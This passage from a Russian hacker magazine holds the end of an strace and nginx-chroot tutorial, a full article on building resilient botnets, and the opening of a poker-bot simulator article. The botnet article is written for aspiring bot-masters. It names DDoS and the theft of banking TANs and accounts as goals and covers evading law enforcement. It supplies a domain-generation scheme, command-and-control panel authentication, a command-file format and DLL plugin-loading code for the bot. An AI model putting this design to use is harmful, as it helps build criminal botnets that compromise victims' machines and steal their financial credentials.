 0x0000000000000001 (NEEDED)             Shared library: [libpango-1.0.so.0]
 0x0000000000000001 (NEEDED)             Shared library: [libcairo.so.2]
 0x0000000000000001 (NEEDED)             Shared library: [libgio-2.0.so.0]
 0x0000000000000001 (NEEDED)             Shared library: [libgobject-2.0.so.0]
 0x0000000000000001 (NEEDED)             Shared library: [libgmodule-2.0.so.0]
 0x0000000000000001 (NEEDED)             Shared library: [libgthread-2.0.so.0]
 0x0000000000000001 (NEEDED)             Shared library: [librt.so.1]
 0x0000000000000001 (NEEDED)             Shared library: [libglib-2.0.so.0]
 0x0000000000000001 (NEEDED)             Shared library: [libX11.so.6]
 0x0000000000000001 (NEEDED)             Shared library: [libasound.so.2]
 0x0000000000000001 (NEEDED)             Shared library: [libm.so.6]
 0x0000000000000001 (NEEDED)             Shared library: [libstdc++.so.6]
 0x0000000000000001 (NEEDED)             Shared library: [libgcc_s.so.1]
 0x0000000000000001 (NEEDED)             Shared library: [libc.so.6]
 0x0000000000000001 (NEEDED)             Shared library: [ld-linux-x86-64.so.2]
 0x000000000000000c (INIT)               0x1b38
 0x000000000000000d (FINI)               0xbb98
```

Список динамических библиотек Firefox

NSCD только мешается, поэтому я его смело удалил, после чего огнелис нашел правильный айпишник.

ПРОБЛЕМЫ С ПСЕВДОУСТРОЙСТВАМИ

Бывает, что какое-то приложение просто виснет, не выдавая никаких ошибок и завершаясь только по kill. Или работает, но тормозит на, казалось бы, простейшей операции. Приведу пример: есть старенький Debian Etch, на нем squid из репозитория с простой NCSA аутентификацией и SAMS для удобного управления. После создания пользователя через SAMS при релоаде squid долго тормозит на операциях добавления пользователей.

```
# strace -f -o /tmp/samsdaemon /etc/init.d/samsd start
…
15773 13:16:03 stat64("/etc/squid/ncsa.sams", {st_
mode=S_IFREG|0644, st_size=314, ...}) = 0
15773 13:16:03 open("/etc/squid/ncsa.sams", O_
RDONLY|O_APPEND|O_LARGEFILE) = 3
15773 13:16:03 close(3) = 0
15773 13:16:03 open("/dev/random", O_RDONLY) = 3
15773 13:16:03 read(3,
```

На последнем вызове система задумывается больше, чем на минуту. Значит, проблема в /dev/random. SAMS применяет его для создания хешей паролей пользователей. Самое простое решение — использовать /dev/urandom, который гораздо быстрее, чем /dev/random.

САЖАЕМ NGINX В ПЕСОЧНИЦУ

Безопасности много не бывает, поэтому никакая дополнительная ступень защиты лишней не будет. Достаточно популярный и простой в реализации механизм минимизации урона от взлома — запуск приложения в chroot. Процесс переноса приложения в песочницу не сложен, если воспользоваться strace и еще одной полезной утилитой — ldd (показывает список совместно используемых библиотек ELF-файла). Покажу на примере, как запускать в chroot популярный на просторах рунета веб-сервер nginx.

Предположим, что nginx (последней на момент написания статьи версии 0.8.40) уже собран с параметрами по умолчанию и лежит в /usr/local. Список библиотек, которые нужны ему для работы:

```
# ldd /usr/local/nginx/sbin/nginx
linux-gate.so.1 => (0xb7789000)
libcrypt.so.1 => /lib/i686/cmov/libcrypt.so.1
(0xb7751000)
libpcre.so.3 => /usr/lib/libpcre.so.3 (0xb7728000)
libssl.so.0.9.8 => /usr/lib/i686/cmov/libssl.
so.0.9.8 (0xb75d4000)
libcrypto.so.0.9.8 => /usr/lib/i686/cmov/libcrypto.
so.0.9.8 (0xb7cde000)
libz.so.1 => /usr/lib/libz.so.1 (0xb75bf000)
libc.so.6 => /lib/i686/cmov/libc.so.6 (0xb7464000)
libdl.so.2 => /lib/i686/cmov/libdl.so.2 (0xb7460000)
/lib/ld-linux.so.2 (0xb778a000)
```

Переносим эти библиотеки в заранее созданное chroot-окружение (например, /chroot/nginx). Дальше, чтобы удостовериться в том, что у нас есть все необходимые библиотеки, нужно с помощью ldd посмотреть также зависимости скопированных библиотек. Кроме библиотек nginx'у нужны еще некоторые конфиги и логи. Получим список необходимых файлов:

```
# strace -e trace=open /usr/local/nginx/sbin/nginx
open("/etc/ld.so.cache", O_RDONLY) = 3
open("/lib/i686/cmov/libcrypt.so.1", O_RDONLY) = 3
open("/usr/lib/libpcre.so.3", O_RDONLY) = 3
open("/usr/lib/i686/cmov/libssl.so.0.9.8", O_RDONLY)
      = 3
open("/usr/lib/i686/cmov/libcrypto.so.0.9.8",
      O_RDONLY) = 3
…
open("/etc/passwd", O_RDONLY|O_CLOEXEC) = 4
open("/etc/group", O_RDONLY|O_CLOEXEC) = 4
open("/usr/local/nginx/logs/access.log", O_WRONLY|O_
CREAT|O_APPEND|O_LARGEFILE, 0644) = 4
open("/usr/local/nginx/logs/error.log", O_WRONLY|O_
CREAT|O_APPEND|O_LARGEFILE, 0644) = 5
```

Скопируем недостающие файлы, удаляя при этом из конфигов ненужную информацию (например, лишних пользователей из /etc/passwd).

Создадим в chroot-окружении /dev/null, необходимый для нормального функционирования nginx'a:

```
# mknod /chroot/nginx/dev/null c 1 3
```

Вот и все. Теперь запускать nginx в chroot можно следующим образом:

```
# chroot /chroot/nginx/ /usr/local/nginx/sbin/nginx
```

ЗАКЛЮЧЕНИЕ

Для применения strace есть некоторые ограничения. Во-первых, понятно, что не следует использовать этот инструмент в рабочем окружении (трассировка apache на высоконагруженном production-сервере будет большой ошибкой) — производительность приложения в режиме трассировки сильно снижается. Второе ограничение — это возможные проблемы с трассировкой 32-битных приложений на 64-битной системе. И, наконец, третье — некоторые проги падают при выполнении трассировки вследствие наличия либо багов, либо защиты от трассировок (в основном это касается, конечно, проприетарного софта).

Несмотря на широкие возможности, strace — не «серебряная пуля», он не сможет помочь найти причину абсолютно всех проблем. Однако это очень хороший инструмент, который обязательно нужно попробовать, прежде чем браться за gdb.

Денис «c0n Difesa» Макрушин condifesa@gmail.com, http://defec.ru



Искусство зомбирования

Азбука создания неугоняемых ботнетов

Современные бот-сети по своей численности давно перешагнули миллионную планку. Их масштабы позволяют бот-мастерам «распараллелить» финансовые потоки от предоставляемых услуг. Нынешние подходы к проектированию ботнета позволяют использовать его как для осуществления уже ставших классикой в наше время DDoS-атак, так и для работы на уровне отдельно взятых хостов.

Зачем? Например, с целью получения какой-либо конфиденциальной информации, сбора TAN (Transaction authentication number, используется в качестве дополнительного средства аутентификации в сервисах онлайн-банкинга), аккаунтов к целевым ресурсам. И все эти манипуляции осуществляются в параллельном режиме разными частями одной бот-сети. По мере роста «персональной армии» могут появиться дополнительные подводные камни, которые трудно отследить на этапе проектировки бота и еще труднее от них избавиться, так как любое изменение в его архитектуре может разрушить ботнет как карточный домик. Именно поэтому у будущего бот-мастера должно быть четкое представление масштабов своей сети, решаемых ею задач и варианты действий на случай ее утраты. Последний пункт особенно актуален для бот-сетей больших масштабов или принадлежащих к кардерской инфраструктуре. Заинтересоваться детищем могут как конкуренты, так и правоохранительные органы. Все возможные риски должны быть также выявлены и устранены на этапе проектировки. Год назад в нашем журнале концепцию идеального ботнета детально описал Роман Хоменко в своей статье «Вечный ботнет». В ней он изложил принципы создания бота, организацию получения команд от командного центра, а также внес некоторые постулаты проектирования бот-сети. Советую взять его материал за основу. В свою очередь, следуя теоретическим аспектам построения «идеальной армии», мы рассмотрим практическую сторону создания бота.

АРХИТЕКТУРА — НАШЕ ВСЕ

Существует множество способов управления зараженными хостами и передача команд каждой машине. Все зависит от конкретных предпочтений бот-мастера. В зависимости от типа используемого протокола командным центром может выступать:

• Веб-сервер — управление осуществляется через веб-интерфейс. В настоящее время это самый распространенный способ (кстати, именно его использует нашумевший Zeus).
• Instant Message среда — передача команд по одному из IM-протоколов (ICQ, jabber, MSN и т.п.). Используется в бот-сетях с небольшим количеством хостов.
• IRC — командный центр находится на одном из IRC-каналов. Морально устаревший метод осуществления контроля. В настоящее время практически не используется из-за высокой степени вероятности изолирования (перехвата) командного центра.
• Twitter-среда — управление ботнетом посредством передачи команд в твиттер-аккаунте. Довольно экзотический способ, но имеет право на существование в условиях повсеместной распространенности социальных сетей и веб-сервисов, предоставляющих свои API. Кстати, в данном случае можно не задумываться о том, что командный центр может упасть из-за нагрузки своей же «армии», ведь большинство данных проектов рассчитаны на огромную аудиторию и имеют соответствующие средства масштабируемости.
• TCP/IP-based — управление посредством протоколов, базирующихся на стеке TCP/IP. Под эту категорию попадают все остальные способы, основанные на передаче команд по экзотическим и самописным протоколам.

Обилие данных методов можно классифицировать всего лишь по двум признакам (смотри соответствующие рисунки):
• Передача команд посредством командного центра (централизованная топология);
• Передача команд от бота к боту или P2P (децентрализованная топология).

Удобство централизованных схем объясняется наличием единого центра, к которому обращаются боты с целью получения задания. Не нужно беспокоиться о своевременном получении команды конкретным ботом. Факты получения, выполнения, успешного/неуспешного завершения задачи легко фиксируются, что позволяет вести детальную статистику. Однако централизованная топология остается актуальной лишь для небольших бот-сетей по следующим причинам:
• Плохая масштабируемость (с ростом числа зараженных хостов растет нагрузка на командный центр и увеличивается вероятность осуществления атаки типа «отказ в обслуживании» на сервер, передающий задания);





Схема централизованной топологии



Осуществление атаки типа DDoS — классика использования ботнета

• Централизованное управление (высокая вероятность изолирования командного центра, что немедленно «парализует» весь ботнет).
Децентрализованная топология полностью лишена вышеперечисленных недостатков и в силу особенностей своей архитектуры обеспечивает большую «живучесть» бот-сети. Но, как всегда, в бочку меда обязательно кем-то вылита солидная ложка дегтя, и в нашем случае — не одна:
1) Peer-to-peer схема предполагает уведомление каждого бота о существовании других зараженных машин. Эта процедура является довольно «палевной», так как необходимо хранить на каждой зараженной рабочей станции огромный (мы рассматриваем большие ботнеты) файл со списком IP всех ботов сети и в реальном времени его обновлять, если требуется доставка команд каждой «боевой единице»;
2) Обновление списка и получение команды требуют дополнительно — открытых портов на зараженной машине, что увеличивает вероятность обнаружения ботнета;
3) Значительное время затрачивается на передачу задания от хоста к хосту (P2P) и, соответственно, растет общее время его выполнения;
4) Трудность ведения статистических данных (сколько ботов получили/выполнили задание).
В большинстве случаев обилие недостатков и сложность реализации P2P-ботнетов являются решающими факторами в пользу выбора централизованной топологии. Мы также не будем изобретать велосипед, а воспользуемся мировыми практиками.
Капризный командный центр, который постоянно находится в условии неустойчивого равновесия, стремясь упасть при малейшем росте нашей «армии», так и норовит отдаться в руки правоохранительных органов, которые вот-вот прикроют главный домен. Пусть прикрывают — хакер его сменит.

ПСЕВДОСЛУЧАЙНЫЕ ИМЕНА

Генератор псевдослучайных чисел имеет одну особенность, которая является ключевой для бот-мастера — получая на вход параметр в виде фиксированного значения, ГПЧ генерирует случайную последовательность, которая будет одинакова на различных рабочих станциях при условии получения их генераторами этого параметра.
Чтобы тебе не пришлось долго искать смысл в использовании ГПЧ, рассмотрим следующую функцию:

Функция генерации псевдослучайной последовательности

```
int generator (int seed) {
   srand(seed);
   /* вывод двадцати первых элементов
последовательности*/
   for (x = 1; x <= 20; x++)
      printf("iteration %d, rand=%d\n", x, rand());
   getch();
   return 0;
}
```


Базовыми функциями, отвечающими за инициализацию и генерацию псевдослучайной последовательности, являются давно знакомые нам `srand()` и `rand()`. На основе переменной seed функция `srand()` инициализирует множество чисел, на котором, в свою очередь, будет работать функция генерации `rand()`.
Результат работы функции `generator()` при значении seed=123:

```
440
19053
23075
...
```

Таким образом, seed является тем самым параметром, на основе которого будет генерироваться последовательность доменов.
Легким движением руки и небольшим шевелением извилин генератор псевдослучайной числовой последовательности превращается в генератор псевдослучайной последовательности доменных имен, результат работы которого ты можешь видеть на соответствующем скриншоте.
Способ генерации доменного имени основан на простой работе со строками. Ничего сверхъестественного в исходном коде генератора нет, поэтому приводить его здесь не будем — ищи исходники с комментариями на диске.
Несколько слов можно сказать об окончаниях доменных имен: доменные зоны берутся из массива и склеиваются со сгенерированной строкой, поэтому, чем больше массив с этими элементами, тем шире диапазон всевозможных вариантов.
Имея в своем функционале генератор доменного имени, в случае недоступности командного центра на основном домене бот генерирует новый и связывается с ним. В свою очередь, бот-мастер также имеет в наличии аналогичный генератор (с нужным входным параметром seed), что позволяет ему заранее зарегистрировать новое доменное имя для своей «армии».
Таким образом мы избавились от одного из основных недостатков централизованной топологии — возможности уничтожения командного центра. Однако остается угроза получения контроля над доменом и несанкционированной передачи команд ботам. Данная проблема решается специально спроектированной админской частью (также известной как «административная панель»).

БОТНЕТ И .NET

Один из методов защиты от несанкционированной передачи заданий ботам заключается в использовании шифрования командного файла на стороне сервера. Клиент, коим выступает зараженная машина, имеет



Список сгенерированных доменов




Схема децентрализованной топологии

в своем распоряжении ключ для расшифровки этого файла. Идея хорошая, но мы пойдем другим путем, воспользовавшись прелестями современных технологий.

В июньском номере][в статье «Уязвимости ONLINE» мы рассмотрели базовые аспекты создания веб-сервисов на основе технологий ASP.NET. Теперь копнем немного глубже и посмотрим, как строятся защищенные веб-приложения — это пригодится нам для построения административной панели командного центра. Веб-приложение, в роли которого выступает «админка», предоставляет ресурсы (то есть командный файл) своим клиентам (ботам). Всем «нежелательным» личностям веб-приложение должно показывать маршрут в сторону леса.

Процесс определения санкционированного клиента состоит из двух последовательных этапов:

- Аутентификация — непосредственно распознавание клиента, запрашивающего ресурс;
- Авторизация — определение, имеет ли аутентифицированный клиент необходимые права на запрашиваемый им ресурс.

Для установки процесса аутентификации в конфигурационном файле веб-сервиса Config.Web необходимо внести соответствующие изменения:

```
<configuration>
<security>
<authentication mode="Cookie"/>
</security>
</configuration>
```

Таким образом мы устанавливаем процесс аутентификации на основе Cookies-файлов. Далее для аутентификации клиента необходимо принять от него данные (UserLogin и UserPassword), сверить их с требуемыми и, в случае успеха, передать ему cookies-файлы, которые понадобятся клиенту для получения доступа к защищенной части сайта, где хранится командный файл:

```
<script language="C#" runat= server>
void Login_Click(Object sender, EventArgs E) {
 if ((UserLogin.Value == "DotSiteTeam")
    && (UserPassword.Value == "BestITResource")) {
  CookieAuthentication.RedirectFromLoginPage(
    UserLogin.Value,true);
 }
 else {
    //вывод сообщения о неправильно введенных данных
 }
}
</script>
```

В ASP.NET различают два вида авторизации, которые определяют, есть ли у клиента соответствующие права на доступ к запрашиваемому URL, где хранится файл с командами: URL и File. Нам интересен первый способ управления доступом, позволяющий проводить разграничение доступа клиента к ресурсу в зависимости от его имени и роли. Например, следующая конфигурация разрешает доступ к URL всем клиентам, прошедшим аутентификацию, и запрещает всем остальным:

```
<authorization>
     <allow users="*" />
     <deny users="?" />
</authorization>
```

«Пилить» административную часть ботнета можно не менее продолжительное время, чем самого бота, тем более, если в распоряжении имеются интересные технологи защиты веб-приложений ASP.NET, поэтому мы не будем пытаться объять необъятное, а перейдем к ключевой части — боту.

БОТ В РАЗРЕЗЕ

Любой современный ботнет должен подразумевать расширение своего функционала. Зачем? Ну, например, если у бот-мастера возникло желание переквалифицировать свою армию зомби в сеть распределенных вычислений, которая будет моделированием последствий ядерных взрывов. Плагинная архитектура позволяет «развязать» руки администратору сети и наращивать или обновлять функционал по мере необходимости. Учитывая данный факт, составим алгоритм действий нашего бота:


1. получение команды от сервера;

2. обработка команды, то есть ее классификация на «известную» или «неизвестную»;

3. обработка соответствующим образом параметров команды в зависимости от ее типа;

4. выполнение команды.

Получение команд заключает в скачивании текстового файла с сервера (command.txt). Реализацию скачивания файла берет на себя функция `HTTPDownload(char *FileUrl, char *FileName)`. Данная функция также используется и для скачивания необходимых .dll для ботнета. Я решил не заниматься рутиной, работая с сокетами, а воспользоваться стандартной библиотекой, которая присутствует в Windows: wininet.dll. Данная DLL представляет собой API для доступа к общим протоколам интернет, включая FTP, HTTP и Gopher. Это высокоуровневый API, позволяющий, в отличие от WinSock или TCP/IP, не заботиться о деталях реализации соответствующих интернет-протоколов.



Результат работы генератора псевдослучайных чисел

Для получения команд бот должен периодически соединяться с сервером, скачивать командный файл и соответствующим способом его обрабатывать. Под обработкой мы подразумеваем действие, в результате которого бот получает две строки: название команды и строку, содержащую параметры к ней, перечисленные через символ пробела. Командный файл имеет следующую структуру:

Структура командного файла

```
<команда(1)> [параметр(1)] [параметр(2)] …
[параметр(i)]
<команда(2)> [параметр(1)] [параметр(2)] …
[параметр(j)]
…
<команда(k)> [параметр(1)] [параметр(2)] …
[параметр(n)]
```

где i, j, k меняются в интервале (1; бесконечность).
Действия бота таковы:
1. выделение k-ой строки;
2. передача выделенной строки в функцию, которая реализует подключение библиотеки, необходимой для выполнения команды (функция `PlugLibrary()`);
3. `PlugLibrary()` соответствующим образом интерпретирует строку и выполняет необходимое действие, зависящие от типа команды.
Парсинг command.txt реализует функция `Parse(char *FileName)`.
В случае необходимости подключения скачанной dll'ки с целью расширения функционала, функция PlugLibrary выполняет следующие инструкции по заранее описанному интерфейсу подключения (он также должен быть оформлен в самой dll):

```
//подключение библиотеки
hPlugin = LoadLibrary(DllName);
//определение типа (DefType)
typedef int (*DefType)(char *);
/*определение адреса функции «Load»,
которую экспортирует библиотека*/
DefType Load = (DefType)
GetProcAddress(hPlugin,"Load");
/*вызов функции "Load" и передача параметров
этой функции*/
int iCode=(*Load)(Parametrs);
```

Функция Load, экспортируемая библиотекой, содержит необходимые инструкции, обеспечивающие расширение функционала основной программы-бота.

И ЭТО ТОЛЬКО НАЧАЛО...

В статье мы немного подсмотрели за процессом приготовления ботнета по правильному рецепту. Наше внимание коснулось большинства аспектов искусства зомбирования: проанализированы основные архитектуры бот-сетей, осуществлена реализация наиболее актуальной топологии с устранением присущих ей недостатков, рассмотрена довольно перспективная область использования веб-сервисов в качестве административной панели со своей защищенной зоной, написан плагинный бот, который по мере желания администратора может мутировать до неузнаваемости. И это только начало, ведь сколько нюансов осталось за кадром: сокрытие исполняемого файла в системе, разделение ботнета на подсети и тому подобные задачи, которые тебе еще предстоит решить. Я лишь задал тебе направление движения, естественно, исключительно в ознакомительных целях. ⌶



В эпоху Web 2.0 популярные сервисы выполняют роль командных центров

▷ **info**
Информация представлена исключительно в целях ознакомления. За незаконное использование ее материалов грозит уголовная ответственность.



▷ **dvd**
На диске тебя ждут исходные коды бота и генератора доменов в виде проекта для MS Visual Studio 2010.



▷ **links**
• http://www.xakep.ru/magazine/xa/128/056/1.asp — статья «Вечный ботнет: принципы защиты больших бот-сетей».
• http://msdn.microsoft.com/ru-ru/library/dd335939.aspx — разработка и развертывание защищенных web-приложений для ASP.NET
• http://defec.ru — мой ресурс, где ты можешь найти материалы о различных сетях распределенных вычислений, а также задать вопросы и поделиться идеями.

Аверин «Tim» Евгений timreset@mail.ru, javatalks.ru



СИМУЛЯЦИЯ ПОКЕРНОГО ОРГАЗМА

Вкуриваем в кодинг покерных ботов: создаем симулятор тренировки

В этой статье мы рассмотрим создание симулятора покера. Так как правила покера немного отличаются между собой, то в качестве правил для симуляции мы возьмем правила Holdem No Limit Poker с сайта PokerStars. На основе симулятора мы сделаем две игры — игра компьютера с живым игроком и просто игра компьютерных игроков между собой. Первая игра нам понадобится для тестирования.

ИНТЕРФЕЙСЫ

Создадим два интерфейса — Ilogic и IEventSimulation. Первый интерфейс нужен для того, чтобы унифицировать вызов различных логик. То есть у нас имеется один интерфейс, который реализует различные логики, и нам не нужно беспокоиться о хранении различных логик — мы храним только массив интерфейсов ILogic и вызываем метод этого интерфейса. У данного интерфейса есть только один метод — `int getAnswer(float p, float totalBet, float curBet, float pot, int betting, int minRaise)`, он возвращает 0, когда нужно сбросить (fold), 1 при принятии ставки (call) и 2 при увеличении ставки (raise). Немного упростим модель — при рейзе не будем выставлять значение ставки, а просто увеличим ставку на минимально возможное значение.

Рассмотрим параметры этого метода: p — вероятность выигрыша (про нее читай в статье «Натягиваем сетевые poker room'ы» в июньском] [или на диске к этому номеру), totalBet — все поставленные игроком деньги за игру, curBet — текущее количество денег, которое нужно поставить, pot — размер банка, betting — номер круга торговли, minRaise — минимальное количество денег, на которое нужно повысить ставку при рейзе. Второй интерфейс нужен для создания различных оболочек для симулятора. В нашем случае будет две оболочки — для игры компьютерных игроков с человеком и для игры компьютерных игроков между собой. В интерфейсе IEventSimulation определены методы, которые позволяют сообщать оболочке обо всех изменениях в игре. Перечислим эти методы:

